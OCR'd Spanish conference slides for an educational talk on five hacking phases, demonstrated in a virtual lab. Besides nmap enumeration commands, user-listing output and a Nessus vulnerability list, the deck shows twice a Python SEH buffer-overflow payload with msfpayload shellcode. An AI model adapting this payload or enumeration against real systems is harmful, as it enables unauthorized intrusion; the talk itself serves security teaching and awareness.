www.dsteamseguridad.com

“Hacking en 5 pasos usando Software libre”

Ponente: JUAN DAVID BERRIO LOPEZ

judabe2003@gmail.com

Ingeniero en Informática.

- ***Especialista en redes Universidad san Buenaventura***
- ***Posgrado en Seguridad Redes UOC, CCNSP Cyberoam /India***
- ***Maestría en Seguridad Informática, Universidad Oberta de Catalunya***

Hacking en 5 pasos usando Software libre

Agenda

- Objetivos y Criterios legales de la presentación.
- Metodología y Arquitectura de la red Objetivo de Ataque.
- Un poco de sorpresas con Google Hacking.
- Fases de una intrusión con sus respectivas Herramientas de Software.
  - ✓ **Fase 1- Reconocimiento Pasivo -Footprinting-**
  - ✓ **Fase 2- Reconocimiento Activo –Scanning-**
  - ✓ **Fase 3- Reconocimiento Activo –Enumeración-**
  - ✓ **Fase 4- Análisis de Vulnerabilidades**
  - ✓ **Fase 5- Explotación y Aumento de privilegios**
- Preguntas?

Objetivos.

- Dar a conocer a lo asistentes la facilidad con que se puede encontrar información relevante a un Servidor-PC en Google.
- Identificar las fases básicas que utiliza un delincuente informático para comprometer la seguridad de un Sistema.
- Conocer el arsenal de herramientas que se puede obtener en Internet para llevar a la practica procesos de Hacking.
- Generar consciencia y cultura frente a los riesgos a los que están expuestos los sistemas de información empresariales y personales.

Criterios Legales.

Las demostraciones y conceptos impartidos en esta charla, no buscan promover el uso de Programas para la Intrusión en sistemas informáticos, solo se hace con fines educativos, por lo que cualquier uso de los programas aquí mencionados por parte de los asistentes, no es responsabilidad de el evento BARCAMP, o de la empresa DS TEAM, si desea probar los métodos de ataque vistos en la charla técnica, úselos en maquinas virtuales, o si los hace en sistemas ajenos, hágalo bajo su responsabilidad.

Ley Colombiana 1273 de 2009 Artículo 269 A. *Acceso abusivo a un sistema informático. El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.*

Metodología.

La Metodología de la charla esta guiada por el concepto de cada una de las fases de ataque, con su respectiva demostración

www.dsteamseguridad.com

Hacking en 5 pasos usando Software libre

Arquitectura de Red (Laboratorio Virtual)

Equipo Víctima 1:
- Windows 2003 Server
- SQL Server 2005
- IIS 6.0
- RDP (Terminal Server)

--Equipo NATEADO

--Equipo que no cumple estándar RFC 1918 (Directamente Conectado a Internet

Equipo Víctima/Ataque 2:
- Windows XP SP2r
- Apache Web Server
- FTP Server
- RDP (Terminal Server)

Equipo Atacante:
- Linux BT 4

Sub-Red 192.168.116.0/24

Sorpresas con Google Hacking.

http://johnny.ihackstuff.com/ghdb/

Google Hacking se define como el proceso de utilizar el buscador Google, para recolectar información relacionada con un objetivo que va a ser blanco de ataque. **--Servidor Informático--por ejemplo.**

Esta técnica se introdujo por primera vez por **"Johnny Long",** que desde entonces ha publicado un par de libros sobre el tema.

Sorpresas con Google Hacking.

http://johnny.ihackstuff.com/ghdb/

Realizando algunas búsquedas usando los operadores o búsqueda avanzada de Google, se pudo identificar lo siguiente:

Demostración Práctica

FASE 1. RECONOCIMIENTO PASIVO: FootPrinting”

La recopilación de información es una de las etapas más importantes del ataque. Aquí es donde reunimos información básica acerca de nuestro objetivo con el fin de poder lanzar nuestro ataque más adelante. Hay una ecuación simple que hay que tener en cuenta:

MÁS INFORMACIÓN RECOLECTADA= mayor probabilidad de Éxito en el ataque.

-El Éxito del Ataque Futuro, dependerá en gran medida del desarrollo de esta primera fase-

Hacking en 5 pasos usando Software libre

FASE 1. RECONOCIMIENTO PASIVO: FootPrinting”

“Es la primera y mas importante fase del análisis. El delincuente informático tratara de recopilar de forma metodológica toda la información que mas pueda al respecto del objetivo”.

- ✓ **No se realiza ningún tipo de escaneo o contacto con la maquina objetivo.**
- ✓ **Permite Construir un mapa del Objetivo, sin interactuar con él.**
- ✓ **Existen menos herramientas informáticas que en las otras fases.**
- ✓ **Recolección de Información Pública (Internet, Ingeniería Social y Google Hacking)**

-El Éxito del Ataque Futuro, dependerá en gran medida del desarrollo de esta primera fase-

Hacking en 5 pasos usando Software libre

FASE 1. RECONOCIMIENTO PASIVO: FootPrinting”

Demostración Práctica

-El Éxito del Ataque Futuro, dependerá en gran medida del desarrollo de esta primera fase-

FASE 2. RECONOCIMIENTO ACTIVO “Scanning”:

“Es la segunda fase, y consiste en la identificación activa de objetivos, mediante en Escaneo de puertos, y la identificaciones de servicios y sistemas operativos”.

```
[root@prober] nc www.targethost.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 11 May 2009 22:10:40 EST
Server: Apache/2.0.46 (Unix) (Red Hat/Linux)
Last-Modified: Thu, 16 Apr 2009 11:20:14 PST
ETag: "1986-69b-123a4bc6"
Accept-Ranges: bytes
Content-Length: 1110
Connection: close
Content-Type: text/html
```

- ✓ **Identificación y Estado de Puertos.**
- ✓ **Identificar Servicios**
- ✓ **Identificar Sistema operativo.**
- ✓ **Hay contacto directo con el Objetivo**
- ✓ **Banner Grabbing ”Captura de Banners”**


FASE 2. RECONOCIMIENTO ACTIVO "Scanning":

Entre los Objetivos mas relevantes que un Hacker buscará en el proceso o fase de ataque relacionada con la exploración de puertos, se encuentran:


- Detectar sistemas vivos corriendo o ejecutando procesos en una red
- Descubrir que puertos están abiertos o tienen programas/servicios en ejecución.
- Descubrir huellas de sistemas operativos, o lo que se conoce como OS-FingerPrinting
- Descubrimiento de direcciones IP en la red o sistema planteado como objetivo o blanco de ataque.
- Identificar Banners
- Arquitectura del Sistema evaluado.

FASE 2. RECONOCIMIENTO ACTIVO "Scanning":

Estado de los Puertos: Un puerto en una maquina tiene varios estados, entre los cuales se puede distinguir: **Abierto, Cerrado o Filtrado.**



- Abierto
- Cerrado
- Filtrado



FASE 2. RECONOCIMIENTO ACTIVO “Scanning”:

Demostración Práctica


Hacking en 5 pasos usando Software libre

FASE 2. RECONOCIMIENTO ACTIVO “Scanning”:

```
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          Microsoft ESMTP 6.0.3790.1830
53/tcp   open  domain        Microsoft DNS
80/tcp   open  http          Microsoft IIS webserver 6.0
88/tcp   open  kerberos-sec  Microsoft Windows kerberos-sec
110/tcp  open  pop3          Microsoft Windows 2003 POP3 Service 1.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds  Microsoft Windows 2003 or 2008 microsoft-ds
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
1025/tcp open  msrpc         Microsoft Windows RPC
1027/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
1037/tcp open  msrpc         Microsoft Windows RPC
1038/tcp open  msrpc         Microsoft Windows RPC
1041/tcp open  msrpc         Microsoft Windows RPC
1050/tcp open  msrpc         Microsoft Windows RPC
1433/tcp open  ms-sql-s      Microsoft SQL Server 2005 9.00.2047; SP1
3268/tcp open  ldap
3269/tcp open  tcpwrapped
3389/tcp open  microsoft-rdp Microsoft Terminal Service
MAC Address: 00:0C:29:E8:55:D7 (VMware)
```

Hacking en 5 pasos usando Software libre

FASE 2. RECONOCIMIENTO ACTIVO “Scanning”:



FASE 3. RECONOCIMIENTO ACTIVO “Enumeración”:

Hasta el momento el atacante informático ha identificado Host vivos, Puertos Abiertos, Servicios, y Huellas de sistema operativo. El paso a seguir, se define como **Enumeración,** y consiste en probar los servicios ya identificados, de forma mas profunda y representativa.

Dentro de la Información que podemos recolectar en el proceso de enumeración, se encuentra: **Nombres de usuario, Nombres de Equipo, Recursos de Red Compartidos y Servicios.**

FASE 3. RECONOCIMIENTO ACTIVO "Enumeración":

Técnicas de Enumeración: Existen muchas técnicas relacionadas con la enumeración, algunas de ellas son las siguientes:

- Extracción de Nombres de usuarios utilizando Windows 2003-2008 Server, XP.
- Extraer nombres de usuarios usando el protocolo SNMP.
- Extraer nombres de usuario usando cuentas de correo electrónico.
- Extraer información, usando nombres de usuario y Password por defecto.
- Fuerza bruta contra el Active Directory-LDAP

FASE 3. RECONOCIMIENTO ACTIVO “Enumeración”:

Demostración Práctica

FASE 3. RECONOCIMIENTO ACTIVO “Enumeración”:

nmap --script smb-enum-users.nse -p445 <IP>

```
Host is up (0.00s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:E8:55:D7 (VMware)

Host script results:
| smb-enum-users:
|   CLASEHACKING\Administrador (RID: 500)
|   CLASEHACKING\hacker (RID: 1110)
|   CLASEHACKING\intruso (RID: 1120)
|   CLASEHACKING\intruso (RID: 1120)
|   CLASEHACKING\Invitado (RID: 501)
|   CLASEHACKING\IUSR_SERVER-B7OZDFV4 (RID: 1106)
|   CLASEHACKING\IWAM_SERVER-B7OZDFV4 (RID: 1108)
|   CLASEHACKING\krbtgt (RID: 502)
|   CLASEHACKING\OPTIMUS1-E228CA$ (RID: 1121)
|   CLASEHACKING\SERVER-B7OZDFV4$ (RID: 1003)
|   CLASEHACKING\soporte (RID: 1113)
|_  CLASEHACKING\SUPPORT_388945a0 (RID: 1001)

Nmap done: 1 IP address (1 host up) scanned in 8.11 seconds
```

FASE 3. RECONOCIMIENTO ACTIVO “Enumeración”:

nmap -sV --script=banner <IP>

```
Starting Nmap 5.30BETA1 ( http://nmap.org ) at 2011-06-04 02:07 Hora est. del P
cýfico de SA
NSE: Script Scanning completed.
Nmap scan report for 192.168.116.28
Host is up (0.00s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS webserver 6.0
MAC Address: 00:0C:29:E8:55:D7 (VMware)
Service Info: OS: Windows

Service detection performed. Please report any incorrect results at http://nmap
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.19 seconds
```

FASE 4. Análisis de Vulnerabilidades:

"Es la cuarta fase del ciclo del ataque de un delincuente informático, y tiene como objetivo el identificar si un sistema es débil o susceptible de ser afectado o atacado de alguna manera (Hardware, Software, Telecomunicaciones, Humanos)"


- ✓ **Identificación vulnerabilidades en Versiones de Aplicación y Sistemas Operativos**
- ✓ **Gestión de Parches (Patch Management)**
- ✓ **Identificar Vulnerabilidades Tecnológicas y Humanas.**
- ✓ **Configuraciones por Defecto.**
- ✓ **Vulnerabilidades Técnicas y Funcionales**

Hacking en 5 pasos usando Software libre

FASE 4. Análisis de Vulnerabilidades:

Ejemplo de Vulnerabilidades:

Funcional



Técnica

```
from socket import *
import struct
import time

total = 1000
junk1 = "\x41" * 485
nseh = "\xeb\x06\x90\x90"
seh = struct.pack('<L', 0x1001A149) # ppr from ssleay32.dll
nops = "\x90" * 8

# msfpayload windows/exec CMD=calc R | msfencode -t c
# [*] x86/shikata_ga_nai succeeded with size 223 (iteration=1)
# BadChars \x00\xff\x0d\x5c\x2f\x0a

shellcode = (
"\xdb\xd1\xd9\x74\x24\xf4\x5a\x31\xc9\xb1\x32\xb8\xca\xea\xc0"
"\x1f\x31\x42\x17\x83\xc2\x04\x03\x88\xf9\x22\xea\xf0\x16\x2b"
"\x15\x08\xe7\x4c\x9f\xed\xd6\x5e\xfb\x66\x4a\x6f\x8f\x2a\x67"
"\x04\xdd\xde\xfc\x68\xca\xd1\xb5\xc7\x2c\xdc\x46\xe6\xf0\xb2"
"\x85\x68\x8d\xc8\xd9\x4a\xac\x03\x2c\x8a\xe9\x79\xdf\xde\xa2"
"\xf6\x72\xcf\xc7\x4a\x4f\xee\x07\xc1\xef\x88\x22\x15\x9b\x22"
"\x2c\x45\x34\x38\x66\x7d\x3e\x66\x57\x7c\x93\x74\xab\x37\x98"
"\x4f\x5f\xc6\x48\x9e\xa0\xf9\xb4\x4d\x9f\x36\x39\x8f\xe7\xf0"
"\xa2\xfa\x13\x03\x5e\xfd\xe7\x7e\x84\x88\xf5\xd8\x4f\x2a\xde"
"\xd9\x9c\xad\x95\xd5\x69\xb9\xf2\xf9\x6c\x6e\x89\x05\xe4\x91"
"\x5e\x8c\xbe\xb5\x7a\xd5\x65\xd7\xdb\xb3\xc8\xe8\x3c\x1b\xb4"
"\x4c\x36\x89\xa1\xf7\x15\xc7\x34\x75\x20\xae\x37\x85\x2b\x80"
"\x5f\xb4\xa0\x4f\x27\x49\x63\x34\xd7\x03\x2e\x1c\x70\xca\xba"
"\x1d\x1d\xed\x10\x61\x18\x6e\x91\x19\xdf\x6e\xd0\x1c\x9b\x28"
"\x08\x6c\xb4\xdc\x2e\xc3\xb5\xf4\x4c\x82\x25\x94\x92")

junk2 = "\x90" * (total - len(junk1+nseh+seh+nops+shellcode))
payload = junk1+nseh+seh+nops+shellcode+junk2
```

Humana

FASE 4. Análisis de Vulnerabilidades:

Las vulnerabilidades, pueden ser clasificadas según su nivel de importancia y de criticidad y se clasifican en:

- Bajas
- Medias
- Altas
- Criticas

FASE 4. Análisis de Vulnerabilidades:

Demostración Práctica

FASE 4. Análisis de Vulnerabilidades:

The following plugin IDs have problems associated with them. Select the ID to review more detail.

PLUGIN ID#	# OF ISSUES	PLUGIN NAME	SEVERITY
35635	1	MS09-004: Vulnerability in Microsoft SQL Server Could Allow Remote Code Execution (959420) (uncredentialed check)	High Severity problem(s) found
35362	1	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)	High Severity problem(s) found
34477	1	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (uncredentialed check)	High Severity problem(s) found
34311	1	MS08-040: Microsoft SQL Server Multiple Privilege Escalation (941203) (uncredentialed check)	High Severity problem(s) found
22194	1	MS06-040: Vulnerability in Server Service Could Allow Remote Code Execution (921883) (uncredentialed check)	High Severity problem(s) found
22034	1	MS06-035: Vulnerability in Server Service Could Allow Remote Code Execution (917159) (uncredentialed check)	High Severity problem(s) found
18502	1	MS05-027: Vulnerability in SMB Could Allow Remote Code Execution (896422) (uncredentialed check)	High Severity problem(s) found
10862	1	Microsoft SQL Server Default Credentials	High Severity problem(s) found

Hacking en 5 pasos usando Software libre

FASE 5. Explotación de Vulnerabilidades:"Ataque directo al Sistema"

Definición de Exploit: Un Exploit es un mecanismo que se aprovecha de una debilidad o una brecha de seguridad.

Un Exploit esta dividido en dos partes:

PAYLOAD

```
:->ls -la
total 40
drwxr-xr-x   5                4096 Aug  8 10:01 .
drwxr-xr-x   5                4096 Aug  8 10:01 ..
-rw-r--r--   1                  65 Aug  8 09:53 .htaccess
-rw-r--r--   1                 309 Aug  8 09:41 Adog.html
-rw-r--r--   1                 309 Aug  8 09:41 Bdog.html
drwxr-xr-x  59                4096 Jul 10 21:02 errordocument
-rw-r--r--   1                2823 Jul 10 21:04 index.php
drwxr-xr-x   2                4096 Jun 26 09:43 old
-rw-r--r--   1                  27 May 24 22:37 robots.txt
-rw-r--r--   1                2147 Aug  8 10:01 shell.php
drwxr-xr-x   6                4096 May  2 14:04 z
```

CODIGO

```
from socket import *
import struct
import time

total = 1000
junk1 = "\x41" * 485
nseh = "\xeb\x06\x90\x90"
seh = struct.pack('<L', 0x1001A149) # ppr from ssleay32.dll
nops = "\x90" * 8

# msfpayload windows/exec CMD=calc R | msfencode -t c
# [*] x86/shikata_ga_nai succeeded with size 223 (iteration=1)
# BadChars \x00\xff\x0d\x5c\x2f\x0a

shellcode = (
"\xdb\xd1\xd9\x74\x24\xf4\x5a\x31\xc9\xb1\x32\xb8\xca\xea\xc0"
"\x1f\x31\x42\x17\x83\xc2\x04\x03\x88\xf9\x22\xea\xf0\x16\x2b"
"\x15\x08\xe7\x4c\x9f\xed\xd6\x5e\xfb\x66\x4a\x6f\x8f\x2a\x67"
"\x04\xdd\xde\xfc\x68\xca\xd1\xb5\xc7\x2c\xdc\x46\xe6\xf0\xb2"
"\x85\x68\x8d\xc8\xd9\x4a\xac\x03\x2c\x8a\xe9\x79\xdf\xde\xa2"
"\xf6\x72\xcf\xc7\x4a\x4f\xee\x07\xc1\xef\x88\x22\x15\x9b\x22"
"\x2c\x45\x34\x38\x66\x7d\x3e\x66\x57\x7c\x93\x74\xab\x37\x98"
"\x4f\x5f\xc6\x48\x9e\xa0\xf9\xb4\x4d\x9f\x36\x39\x8f\xe7\xf0"
"\xa2\xfa\x13\x03\x5e\xfd\xe7\x7e\x84\x88\xf5\xd8\x4f\x2a\xde"
"\xd9\x9c\xad\x95\xd5\x69\xb9\xf2\xf9\x6c\x6e\x89\x05\xe4\x91"
"\x5e\x8c\xbe\xb5\x7a\xd5\x65\xd7\xdb\xb3\xc8\xe8\x3c\x1b\xb4"
"\x4c\x36\x89\xa1\xf7\x15\xc7\x34\x75\x20\xae\x37\x85\x2b\x80"
"\x5f\xb4\xa0\x4f\x27\x49\x63\x34\xd7\x03\x2e\x1c\x70\xca\xba"
"\x1d\x1d\xed\x10\x61\x18\x6e\x91\x19\xdf\x6e\xd0\x1c\x9b\x28"
"\x08\x6c\xb4\xdc\x2e\xc3\xb5\xf4\x4c\x82\x25\x94\x92")

junk2 = "\x90" * (total - len(junk1+nseh+seh+nops+shellcode))
payload = junk1+nseh+seh+nops+shellcode+junk2
```

FASE 5. Explotación de Vulnerabilidades:"Ataque directo al Sistema"

Clases de Exploit: En lo que respecta a la ejecución de Código de forma arbitraria, se tienen dos modalidades de Exploit.

Exploit Local: Es ejecutado de forma local, y uno de sus principales objetivos, es escalar privilegios, cuando un Exploit remoto ha tenido éxito en el equipo objetivo

Exploit Remoto: Es ejecutado desde un equipo atacante, hacia el equipo victima, muy comúnmente ejecutado vía Internet. De forma remota el atacante se posiciona del equipo objetivo y posiblemente de los equipos que tenga visibilidad desde este.

FASE 5. Explotación de Vulnerabilidades:"Ataque directo al Sistema"

Lado de Impacto de un Exploit: Según el lado donde tenga impacto un exploit, este puede ser:

En lo que respecta al lugar donde el impacto del ataque , se pueden tener dos modalidades:

Server Side: Es el tipo de explotación mas utilizado, y consiste en aprovecharse de una debilidad de una aplicación servicio, es accesible de forma directa y no requiere de la intervención de un tercero.

Cliente Side: Tiene como objetivo explotar la vulnerabilidad en el lado del cliente, aprovechándose de las debilidades de uno de los eslabones mas débil en la cadena de la seguridad de la información, como lo es "El usuario Final"

Hacking en 5 pasos usando Software libre

FASE 5. Explotación de Vulnerabilidades:"Ataque directo al Sistema"

Demostración Práctica

GRACIAS!!!